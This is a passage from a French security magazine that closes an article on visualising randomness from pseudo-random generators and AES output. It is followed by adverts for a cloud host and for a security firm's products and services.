


Fig. 12 : Attracteur des distances entre deux processus de chiffrement avec l'AES - vue 45°.

Nous pouvons en déduire raisonnablement qu'il n'y a pas de corrélation entre le chiffrement d'un même bloc de clair avec des clefs de chiffrement différentes. Le calcul des distances de Minkowski [16], avec $p=2$, pour chaque point du graphe confirme ce résultat. En effet, la liste des distances se comporte comme une suite aléatoire. L'attracteur résultant de la représentation de ces distances en trois dimensions (voir figure 12) a la forme d'un nuage dont la forme spécifique est proche de celle d'un losange. Il serait intéressant de chercher à comprendre ce qui justifie cette forme, mais ce n'est pas l'objet de cet article.

Conclusion

Notre analyse de l'aléa produit par les PRBG et par les algorithmes cryptographiques, bien que visuellement parlante, n'est pas suffisante pour prouver que les séquences produites par ces algorithmes sont statistiquement aléatoires.

Cependant, la visualisation de l'aléa, tel que nous l'avons exposé, présente deux avantages intéressants : le premier est qu'elle permet de détecter des patterns et donc ici des problèmes puisque l'on cherche de l'aléatoire, et le deuxième réside dans le fait que notre cerveau ayant plus de facilité pour distinguer rapidement deux

images différentes, notre approche nous permet plus facilement de visualiser et différencier un PRBG d'un autre. Ainsi, juste en visualisant dans des environnements en deux et trois dimensions la sortie d'une séquence aléatoire, nous avons la possibilité de détecter d'éventuels patterns et d'identifier le PRBG utilisé pour générer cette séquence. Cette approche nous permet également de réaliser une première analyse rapide d'un potentiel biais sur des algorithmes cryptographiques inconnus.

Nous souhaitons remercier Philippe Teuwen et Robert Erra pour leur relecture attentive, leurs remarques et l'intérêt qu'ils ont porté à cet article.

Les figures sont consultables sur GitHub à l'adresse : <https://github.com/archoad/MiscMagPicts>. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.



LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

✉ sales@ikoula.com
☎ **01 84 01 02 66**
🌐 express.ikoula.com

✉ sales-ies@ikoula.com
☎ **01 78 76 35 58**
🌐 ies.ikoula.com

✉ sales@ex10.biz
☎ **01 84 01 02 53**
🌐 www.ex10.biz

Quarkslab

SECURING EVERY BIT OF YOUR DATA

Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.



Cappsule^{Qb}

virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

IRMA^{Qb}


analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

Epona^{Qb}

obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.



- **Tests de sécurité** : analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse** : R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie** : conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA

71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - www.quarkslab.com

